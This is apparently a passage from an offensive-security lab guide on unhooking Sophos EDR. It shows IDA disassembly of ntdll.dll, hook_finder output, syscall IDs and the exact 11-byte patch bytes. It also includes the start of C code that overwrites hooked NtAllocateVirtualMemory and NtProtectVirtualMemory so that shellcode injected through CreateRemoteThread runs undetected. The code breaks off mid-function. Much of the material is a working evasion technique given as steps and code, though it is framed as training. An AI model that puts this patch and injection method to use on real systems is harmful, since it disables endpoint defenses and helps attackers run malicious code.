


Figure 86 Changing the options in IDA to see op codes

Load the binary into IDA. Find the call to VirtualAllocEx and place a break point on it (F2):



Figure 87 Setting the breakpoint on the call to VirtualAllocEx

After you place the break point, run the binary (F9). Click 'yes' and accept the risk. **We always accept the risk.**

.text:00000000004015D1	mov	rbx, rax	; dwSize
.text:00000000004015E2	mov	edx, 0	; lpAddress
.text:00000000004015E7	mov	rcx, rax	; hProcess
.text:00000000004015EA	mov	rax, cs: __imp_VirtualAllocEx	
.text:00000000004015F1	call	rax	__imp_VirtualAllocEx
.text:00000000004015F3	mov	[rbp+lpBaseAddress], rax	
.text:00000000004015F7	mov	rax, [rbp+lpBaseAddress]	
.text:00000000004015FB	mov	rdx, rax	
.text:00000000004015FE	lea	rcx, aMem0xP	; "mem 0x%p\n"
.text:0000000000401605	call	printf	
.text:000000000040160A	mov	rbp, dword ptr [rbp+dwSize] + nSize	

Figure 88 Stepping into VirtualAllocEx

Step into the `_imp_VirtualAllocEx` function again (F7).

Now we should be inside of `kernelbase.dll`. From `kernelbase`, `VirtualAllocExNuma` is called, which is just another Windows API.

11:00007FF993C551C0	kernelbase_VirtualAllocEx:		
P 11:00007FF993C551C0	sub	rsp, 38h	; CODE XREF: kernelbase_VirtualAllocEx+1C0
11:00007FF993C551C0			; DATA XREF: kernelbase_VirtualAllocEx+1C0
11:00007FF993C551C4	or	dword ptr [rsp+28h], 0FFFFFFFFh	
11:00007FF993C551C9	mov	eax, [rsp+60h]	
11:00007FF993C551CD	mov	[rsp+20h], eax	
11:00007FF993C551D1	call	near ptr kernelbase_VirtualAllocExNuma	
11:00007FF993C551D6	add	rsp, 38h	
11:00007FF993C551DA	ret		

Figure 89 `kernelbase.dll` is always going to be one layer deeper into userland

Step over (F8) those other instructions until you get to the call to `kernelbase_VirtualAllocExNuma`.

Step into (F7) `kernelbase_VirtualAllocExNuma`

Step over (F8) all the instructions preparing the stack until you get to the next function call. Step into (F7) the next function call. Pay attention to the the line that says 'call cs:off_7FF993D9F4E0', those numbers will be different on your box.

```

11:00007FF993C55203 loc_7FF993C55203: ; CODE XREF: KERNELBASE.dll
11:00007FF993C55203 mov     edx, [rsp+68h]
11:00007FF993C55207 lea     eax, [rdx-40h]
11:00007FF993C5520A cmp     eax, 0FFFFFFBEh
11:00007FF993C5520D jbe     loc_7FF993C95452
11:00007FF993C55213 and     r9d, 0FFFFFFC0h
11:00007FF993C55217 cmp     edx, 0FFFFFFFh
11:00007FF993C5521A jnz     short loc_7FF993C55265
11:00007FF993C5521C loc_7FF993C5521C: ; CODE XREF: KERNELBASE.dll
11:00007FF993C5521C mov     eax, [rsp+60h]
11:00007FF993C55220 lea     rdx, [rsp+48h]
11:00007FF993C55225 mov     [rsp+28h], eax
11:00007FF993C55229 xor     r8d, r8d
11:00007FF993C5522C mov     [rsp+20h], r9d
11:00007FF993C55231 lea     r9, [rsp+50h]
11:00007FF993C55236 call    cs:off_7FF993D9F4E0 ←
11:00007FF993C5523B nop     dword ptr [rax+rax*00h]

```

Figure 90 Going deeper into the binary

Now we are at the lowest layer of userland within the operating system. This layer is called ntdll.dll. The syscall is the call to kernel mode. Pay special attention to the mov instruction where 18h is moved into the eax register. Each syscall has a unique id, we will need this information later.

This is what the last userland function call looks like before the program execution transitions into kernel mode with the syscall. This is a screenshot of the binary being inspected within IDA on a non-EDR Windows 10 machine:

```

ntdll.dll:00007FFE68CCD060 ; -----
ntdll.dll:00007FFE68CCD060
ntdll.dll:00007FFE68CCD060 ntdll_NtAllocateVirtualMemory:
ntdll.dll:00007FFE68CCD060 4C 8B D1 mov     r10, rcx ; CODE XREF: KERNELBASE.dll:kernelbase_Virtua
ntdll.dll:00007FFE68CCD060 B8 18 00 00 00 mov     eax, 18h ; DATA XREF: KERNELBASE.dll:off_7FFE6667F4E0
ntdll.dll:00007FFE68CCD068 F6 04 25 08 03 FE 7F 01 test    byte_7FFE0308, 1
ntdll.dll:00007FFE68CCD070 75 03 jnz     short loc_7FFE68CCD075
ntdll.dll:00007FFE68CCD072 0F 05 syscall ; Low latency system call
ntdll.dll:00007FFE68CCD074 C3 retn
ntdll.dll:00007FFE68CCD075

```

Figure 91 Last userland call being inspected on the non-EDR Windows machine

And this is what the final call looks like in IDA when the binary is being ran on Windows 10 machine with Sophos Intercept X EDR installed. What happened to my syscall to kernel land?

```

ntdll.dll:00007FFEAF58FCE0 ; -----
ntdll.dll:00007FFEAF58FCE0
ntdll.dll:00007FFEAF58FCE0 ntdll_NtAllocateVirtualMemory:
ntdll.dll:00007FFEAF58FCE0 E9 71 12 23 D0 jmp     loc_7FE7F7F0F56 ← EDR has placed a jmp to redirect code exeuction
ntdll.dll:00007FFEAF58FCE0 ; CODE XREF: KernelBase.dll:kernelbase_VirtualAllocExNuma+5B*p
ntdll.dll:00007FFEAF58FCE0 ; DATA XREF: KernelBase.dll:off_7FEAC26C060to
ntdll.dll:00007FFEAF58FCE5 db     0
ntdll.dll:00007FFEAF58FCE6 db     0
ntdll.dll:00007FFEAF58FCE7 db     0
ntdll.dll:00007FFEAF58FCE8 F6 db     0F6h

```

Figure 92 Sophos EDR has replaced our the syscall with a jmp

You can confirm the EDR hook by comparing the loaded modules for the process on the non-EDR Windows 10 machine and the 'Windows Sophos Endpoint' machine. We have found the EDR's active protection – this is the first step to unhooking an EDR. The name of the Sophos active protection dll is **hmpalert.dll**.




Figure 93 No suspicious dlls being injected into our binary




Figure 94 finding the Sophos dll

One of these things is not like the other one!

Now go find that dll in the Windows operating system on the EDR Windows 10 box – it'll be located in C:\Windows\system32. Search for hmpalert.dll. Who owns that dll?




Figure 95 Confirming that's it the Sophos dll

Another way to verify that the hmpalert.dll is causing the code redirection at the ntdll.dll layer is to simply step into the jmp (F7):




Figure 96 Sopho's EDR active protection dll

Lab 11: Unhooking the EDR

“Remember that the key to success in anything is to be as lazy as possible while still fulfilling the objective.”

-Mr. Unik0d3r (Charles Hamilton)

Code Examples:

- The code example uses msfvenom x64 shellcode that pops notepad

System Configuration and Tools

- Code Blocks
- IDA
- Clang
- PowerShell
- Notepad
- API Monitor

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Windows Sophos EDR – 10.10.0.235

The process injection technique using these commonly abused Windows APIs. The shellcode that we’re injecting into the remote process spawns a new notepad process

- `OpenProcess`²³
- `VirtualAllocEx`²⁴
- `WriteProcessMemory`²⁵
- `CreateRemoteThread`²⁶

Mr. Unik0d3r wrote a `hook_finder` program that identifies all of an EDR’s hooks – you still want to manually verify, but it’s a great starting point.

Run the `hook_finder` binary against `ntdll.dll` on the Windows Sophos Endpoint. You should get this output:

²³ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

²⁴ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

²⁵ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

²⁶ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createre remotethread>

```
c:\Users\Administrator\Desktop>hook_finder.exe C:\Windows\System32\ntdll.dll
Loading C:\Windows\System32\ntdll.dll
This approach will generate quite a lot of FP be careful.
-----
BASE                0x00007FFEAF520000      MZÉ
PE                  0x00007FFEAF5200E0      PE
ExportTableOffset    0x00007FFEAF66BAE0
OffsetNameTable      0x00007FFEAF66E004
Functions Count      0x93f (2367)
-----
DbgQueryDebugFilterState is hooked
DbgSetDebugFilterState is hooked
EtwpGetCpuSpeed is hooked
LdrAccessResource is hooked
LdrCallEnclave is hooked
LdrLoadDll is hooked
LdrProcessRelocationBlockEx is hooked
NtAllocateVirtualMemory is hooked
NtFreeVirtualMemory is hooked
NtMapViewOfSection is hooked
NtProtectVirtualMemory is hooked
NtQuerySystemTime is hooked
NtUnmapViewOfSection is hooked
RtlAddAtomToAtomTable is hooked
RtlBarrier is hooked
RtlCommitDebugInfo is hooked
RtlConvertToAutoInheritSecurityObject is hooked
RtlCreateHashTableEx is hooked
RtlDeCommitDebugInfo is hooked
RtlEndWeakEnumerationHashTable is hooked
RtlEqualComputerName is hooked
RtlGetDeviceFamilyInfoEnum is hooked
RtlInitStringEx is hooked
```

Figure 97 Using the hook_finder program to determine what Sophos EDR is hooking in ntdll.dll

By the output we can see that there are 2,367 functions in ntdll.dll, but only a small percentage are hooked by Sophos EDR.

The source code for hook_finder is in the lab guide, but this is the most important line in the code, it's looking for the EDR's jmp instruction hex value, which is 0xe9:

```
if((*opcode << 24) >> 24 == 0xe9) {
    printf("%s is hooked\n", name);
}
```

Figure 98 Hook_finder using the e9 op code to find hooks

Remember that the EDR doesn't care about all the Windows APIs, only the commonly abused ones.

We've already manually verified that NtAllocateVirtualMemory is hooked by Sophos, so we know that's not a false positive.

Make a COPY of c:\windows\system32\ntdll.dll and drag it to the Desktop. Don't ever use the actual ntdll.dll for anything – ever. You could break Windows.

Go ahead and load a clean version of ntdll.dll into IDA and search for NtAllocateVirtualMemory in the exports:

Name	Address	Ordinal
NlsMbCodePageTag	000000018016B710	197
NlsMbOemCodePageTag	000000018016B6D8	198
NtAcceptConnectPort	000000018009CDA0	199
NtAccessCheck	000000018009CD60	200
NtAccessCheckAndAuditAlarm	000000018009D280	201
NtAccessCheckByType	000000018009D980	202
NtAccessCheckByTypeAndAuditAlarm	000000018009D880	203
NtAccessCheckByTypeResultList	000000018009D9D0	204
NtAccessCheckByTypeResultListAndAuditAlarm	000000018009D9F0	205
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	000000018009DA10	206
NtAcquireCrossVmMutant	000000018009DA30	207
NtAcquireProcessActivityReference	000000018009DA50	208
NtAddAtom	000000018009D640	209
NtAddAtomEx	000000018009DA70	210
NtAddBootEntry	000000018009DA90	211
NtAddDriverEntry	000000018009DAB0	212
NtAdjustGroupsToken	000000018009DAD0	213
NtAdjustPrivilegesToken	000000018009D580	214
NtAdjustTokenClaimsAndDeviceGroups	000000018009DAF0	215
NtAlertResumeThread	000000018009DB10	216
NtAlertThread	000000018009DB30	217
NtAlertThreadByThreadId	000000018009DB50	218
NtAllocateLocallyUniqueId	000000018009DB70	219
NtAllocateReserveObject	000000018009DB90	220
NtAllocateUserPhysicalPages	000000018009DBB0	221
NtAllocateUserPhysicalPagesEx	000000018009DBD0	222
NtAllocateUuids	000000018009DBF0	223
NtAllocateVirtualMemory	000000018009D060	224
ntallocatevirtual		

Figure 99 Finding NtAllocateVirtualMemory in ntdll.dll's exports

Should look something like this – if you don't see the op codes, turn them on in Options.

```

; Exported entry 224. NtAllocateVirtualMemory
; Exported entry 1808. ZwAllocateVirtualMemory

public ZwAllocateVirtualMemory
ZwAllocateVirtualMemory proc near
    mov     r10, rcx          ; NtAllocateVirtualMemory
    mov     eax, 18h
    test    byte ptr ds:7FFE0308h, 1
    jnz     short loc_18009D075

4C 8B D1
B8 18 00 00 00
F6 04 25 08 03 FE 7F 01
75 03

```

```

0F 05      syscall          ; Low latency system call
C3        retn

```

```

loc_18009D075:
int       2Eh
retn
ZwAllocateVirtualMemory

```

Figure 100 This is what an unhooked NtAllocateVirtualMemory looks like

The Nt and Zw versions of Windows APIs point to the same memory address. The Nt version of the API is used for userland and the Zw version of the API is usually used for kernelland.

To unhook an EDR, we need to overwrite the EDR's jmp instruction at the ntdll.dll layer with the actual values of an unmodified version of the API. We don't need to worry about the 'test' or 'jnz' instructions above.

The two mov instructions are what matter, and their corresponding op codes (shellcode):

<pre> 4C 8B D1 B8 18 00 00 00 FC 04 25 08 03 FE 7E 01 75 03 </pre>	<pre> public ZwAllocateVirtualMemory ZwAllocateVirtualMemory proc near mov r10, rcx ; NtAllocateVirtualMemory mov eax, 18h test byte ptr ds:7F5E0308h, 1 jnz short loc_18009D075 </pre>
--	--

Figure 101 Identifying important op codes within NtAllocateVirtualMemory

Our entire patch is going to be 11 bytes: **4C 8B D1 B8 18 00 00 00 0F 05 C3**

We're now going to use API Monitor to figure out where we need to unhook. When opening API Monitor, right click and select 'Run as Administrator.' If you don't you won't be able to see the API calls.

Start a Notepad process and a Powershell process. Use Powershell to get the PID of the Notepad process.

```

PS C:\Users\Administrator> get-process notepad

```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
249	15	6152	18264	0.08	1244	2	notepad

Figure 102 PID of Notepad process

If you want complete API coverage across the Window's operating system, check every single box in the API Filter box. API Monitor should open already configured like this:




Figure 103 – Full coverage of all Windows APIs

In API Monitor, select 'Monitor New Process' and fill in the correct parameters, the PID of notepad is the argument:




Figure 104 Configuring API Monitor

After hitting 'OK', you should see all of the Windows API calls that your binary makes. Should look like this if you successfully get a handle to memory:

#	Time ...	T...	Module	API	Retur...	E
1	4:04...	1	crt.exe	InitializeCriticalSection (0x0000000000407900)		
2	4:04...	1	crt.exe	GetSystemTimeAsFileTime (0x000000000061f700)		
3	4:04...	1	crt.exe	GetCurrentProcessId ()	6124	
4	4:04...	1	crt.exe	GetCurrentThreadId ()	15952	
5	4:04...	1	crt.exe	GetTickCount ()	2844...	
6	4:04...	1	crt.exe	QueryPerformanceCounter (0x000000000061f708)	TRUE	
7	4:04...	1	crt.exe	_initterm (0x0000000000409018, 0x0000000000409030)		
8	4:04...	1	crt.exe	_set_app_type (_CONSOLE_APP)		
9	4:04...	1	crt.exe	_initterm (0x0000000000409000, 0x0000000000409010)		
10	4:04...	1	crt.exe	_getmainargs (0x0000000000407020, 0x0000000000... 0		
11	4:04...	1	KERNELBASE.dll	RtlAllocateHeap (0x0000000000640000, 0, 520)	0x00...	
12	4:04...	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)		
13	4:04...	1	KERNELBASE.dll	RtlUnicodeStringToAnsiString (0x000000000061e...	STAT...	
14	4:04...	1	KERNELBASE.dll	RtlFreeHeap (0x0000000000640000, 0, 0x000000...	TRUE	
15	4:04...	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x000000...	STAT...	
16	4:04...	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x000000...	STAT...	
17	4:04...	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x000000...	STAT...	
18	4:04...	1	KERNELBASE.dll	RtlAllocateHeap (0x0000000000640000, HEAP_CREATE...	0x00...	
19	4:04...	1	KERNELBASE.dll	RtlEncodePointer (0x0000000000402340)	0x2b...	
20	4:04...	1	KERNELBASE.dll	RtlAcquireSRWLockExclusive (0x00007ffb10ffd7e8)		
21	4:04...	1	KERNELBASE.dll	RtlReleaseSRWLockExclusive (0x00007ffb10ffd7e8)		
22	4:04...	1	KERNELBASE.dll	RtlDecodePointer (0x29ed40000000055e)	NULL	
23	4:04...	1	crt.exe	strlen (".pdata")	6	
24	4:04...	1	crt.exe	strncmp (".text", ".pdata", 8)	1	
25	4:04...	1	crt.exe	strncmp (".data", ".pdata", 8)	-1	
26	4:04...	1	crt.exe	strncmp (".rdata", ".pdata", 8)	1	
27	4:04...	1	crt.exe	strncmp (".pdata", ".pdata", 8)	0	
28	4:04...	1	crt.exe	malloc (24)	0x00...	
29	4:04...	1	crt.exe	strlen ([REDACTED])	71	
30	4:04...	1	crt.exe	malloc (72)	0x00...	
31	4:04...	1	crt.exe	memcpy (0x0000000000f21530, 0x0000000000f21479, 7...	0x00...	
32	4:04...	1	crt.exe	strlen ("8976")	4	
33	4:04...	1	crt.exe	malloc (5)	0x00...	
34	4:04...	1	crt.exe	memcpy (0x0000000000f214f0, 0x0000000000f214c2, 5)	0x00...	
35	4:04...	1	crt.exe	_onexit (0x0000000000401540)	0x00...	
36	4:04...	1	crt.exe	_onexit (0x0000000000401700)	0x00...	
37	4:04...	1	crt.exe	atoi ("8976")	8976	
38	4:04...	1	crt.exe	memcpy (0x000000000061f520, 0x0000000000404038, 2...	0x00...	
39	4:04...	1	crt.exe	OpenProcess (STANDARD_RIGHTS_ALL PROCESS_CREA...	0x00...	
40	4:04...	1	KERNELBASE.dll	NtOpenProcess (0x000000000061f228, STANDARD...	STAT...	
41	4:04...	1	crt.exe	printf ("HANDLE 0x%p" , ...)	26	
42	4:04...	1	KERNELBASE.dll	NtDeviceIoControlFile (0x0000000000000054, NULL, N...	STAT...	
43	4:04...	1	KERNELBASE.dll	NtWriteFile (0x000000000000005c, NULL, NULL, NU...	STAT...	
44	4:04...	1	crt.exe	VirtualAllocEx (0x00000000000000c8, NULL, 280, MEM...	0x00...	

Figure 105 Output of API Monitor

It's possible to filter by module (dll) in API Monitor , but since we only have 71 calls we're not going to do that. The API calls are listed in chronological order, the top is the first call and the bottom is the last call. By looking at the calls, you should be able to get a good grasp on the core concept of whatever you're doing.

You've probably noticed that it is much easier to see all the calls in API Monitor than IDA. In IDA we had to keep stepping into and over functions, but there's a lot more detail.

It's time to write the memory patch for unhooking the EDR. This is the final code; we've added a multitude of comments to help with comprehension. There are some key points in the code that you **HAVE** to understand. The first is how we got the hex values for NtProtectVirtualMemory and NtAllocateVirtualMemory:

```

; Exported entry 463. NtProtectVirtualMemory
; Exported entry 2046. ZwProtectVirtualMemory

public ZwProtectVirtualMemory
ZwProtectVirtualMemory proc near
mov     r10, rcx                ; NtProtectVirtualMemory
mov     eax, 50h                ; 'p'
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_18009D775

syscall                ; Low latency system call
retn

loc_18009D775:                ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh                    ; DS:SI -> counted CR-terminated command string
retn
ZwProtectVirtualMemory endp

```

syscall for NtProtectVirtualMemory

Figure 106 syscall for NtProtectVirtualMemory

```

; Exported entry 224. NtAllocateVirtualMemory
; Exported entry 1808. ZwAllocateVirtualMemory

public ZwAllocateVirtualMemory
ZwAllocateVirtualMemory proc near
mov     r10, rcx                ; NtAllocateVirtualMemory
mov     eax, 18h                ; 'p'
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_18009D075

syscall                ; Low latency system call
retn

loc_18009D075:                ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh                    ; DS:SI -> counted CR-terminated command string
retn
ZwAllocateVirtualMemory endp

```

syscall for NtAllocateVirtualMemory

Figure 107 syscall for NtAllocateVirtualMemory

```
#include <Windows.h>
#include <stdio.h>

Patchy(CHAR *address, unsigned char id);

VOID Cleanup() {
    HANDLE hDll = LoadLibrary("ntdll.dll"); //will give you a pointer to the ntdll.dll that is already loaded in the process
    FARPROC NtProtectVirtualMemory = GetProcAddress(hDll, "NtProtectVirtualMemory");
    //to patch memory, we will have to change memory permissions. the Nt version of VirtualProtect is NtProtectVirtualMemory
    //this is the function we want to unhook
    FARPROC NtAllocateVirtualMemory = GetProcAddress(hDll, "NtAllocateVirtualMemory");

    //we always debug with printf
    printf("NtProtectVirtualMemory 0x%p\n", NtProtectVirtualMemory);
    printf("NtAllocateVirtualMemory 0x%p\n", NtAllocateVirtualMemory);

    //Now that we have the memory address of NtAllocateVirtualMemory. we can patch it
    //keep in mind that syscalls can be 2 bytes
    Patchy(NtProtectVirtualMemory, 0x50);
    Patchy(NtAllocateVirtualMemory, 0x18);
}

Patchy(CHAR *address, unsigned char id) {
    // \x4c\x8b\xdl\x8b\xID\x00\x00\x00\x0f\x05\xc3 11 bytes total
    DWORD dwSize = 11;
    DWORD dwOld = 0;

    //telling the compiler that our patch will be 11 bytes
    CHAR *patch[dwSize];
    VirtualProtect(address, 11, PAGE_EXECUTE_READWRITE, &dwOld); //check MSDN if you don't know the arguments

    //we are copying the 11 bytes into the buffer of patch
    //we can't have null values in the string, it will terminate.
    //we use XOR to create null bytes for us
